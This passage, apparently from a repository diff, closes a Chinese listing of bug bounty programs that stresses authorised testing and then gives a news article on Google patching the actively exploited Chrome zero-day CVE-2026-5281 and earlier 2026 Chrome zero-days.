leaf="">Google VRP</span></section></td><td align="right"><section><span leaf="">https://bughunters.google.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">最高百万美元,系统 / 浏览器大神专属</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">系统 / 浏览器 / 云安全大神</span></section></td></tr><tr><td><section><span leaf="">Microsoft MSRC</span></section></td><td align="right"><section><span leaf="">https://www.microsoft.com/msrc/bounty</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">Windows/Azure,高危赏金极高</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">Windows / 云服务资深研究者</span></section></td></tr><tr><td><section><span leaf="">Apple Bounty</span></section></td><td align="right"><section><span leaf="">https://security.apple.com/bounty</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">最高 200 万美元,iOS/macOS 顶级漏洞</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">苹果系统 / 固件顶级研究者</span></section></td></tr></tbody></table>
|
||||
**以上为2026 年 4 月国内最全、实测可用、按时结算的 SRC 完整清单,覆盖大厂、小众、垂直、金融、汽车、IoT、众测全品类,每条均标注可用性、特点、难度、人群,无广告、无死链、无水分。**
|
||||
|
||||
**建议:如果是纯新手可以先试试 教育平台 https://src.sjtu.edu.cn/**
|
||||
|
||||
**重要提醒:所有测试必须在平台授权资产范围内进行,****未授权渗透属于违法犯罪**
|
||||
,白帽挖洞,合规为先。
|
||||
|
||||
@@ -0,0 +1,29 @@
|
||||
# 谷歌修复2026年第四个遭主动利用的Chrome零日漏洞
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-04-02 00:53
|
||||
|
||||

|
||||
|
||||
谷歌发布 Chrome 更新,修复 21 个安全漏洞,其中包括一个编号为**CVE-2026-5281**
|
||||
、已遭野外主动利用的全新零日漏洞。该漏洞属于**释放后重用**
|
||||
问题,存在于用于图形处理的 WebGPU 组件 Dawn 中。
|
||||
|
||||
鉴于该漏洞正被持续利用,谷歌敦促用户立即更新浏览器,以降低遭受攻击的风险。
|
||||
|
||||
安全公告中提到:“谷歌已知晓针对 CVE-2026-5281 的漏洞利用代码已在野外出现。”
|
||||
|
||||
**释放后重用(UAF)漏洞**
|
||||
是一种内存错误,指程序在某块内存已被释放后仍继续对其进行访问操作。
|
||||
|
||||
攻击者可利用此类漏洞导致程序崩溃、执行恶意代码,甚至控制目标系统。谷歌已修复该 Chrome 零日漏洞,并建议用户升级至以下版本:
|
||||
- Windows/macOS:146.0.7680.177/178
|
||||
|
||||
- Linux:146.0.7680.177
|
||||
|
||||
与往常一样,谷歌未披露该漏洞的攻击技术细节及相关攻击者类型,以便给用户留出更新时间,同时防止其他攻击者加以利用。
|
||||
|
||||
CVE-2026-5281 是 2026 年以来遭攻击利用的第四个 Chrome 零日漏洞。谷歌今年已修复的其他同类活跃漏洞如下:
|
||||
- 2026 年 2 月:CVE-2026-2441 —— CSS 模块中的释放后重用漏洞
|
||||
|
||||
- 2026 年 3 月:CVE-2026-3909(CVSS 评分:8.8)—— Skia 2D 图形库中的越界写入漏洞;CVE-2026-3910(CVSS 评分:8.8)—— V8 JavaScript/WebAssembly 引擎实现漏洞
|
||||
|
||||
Reference in new issue
Block a user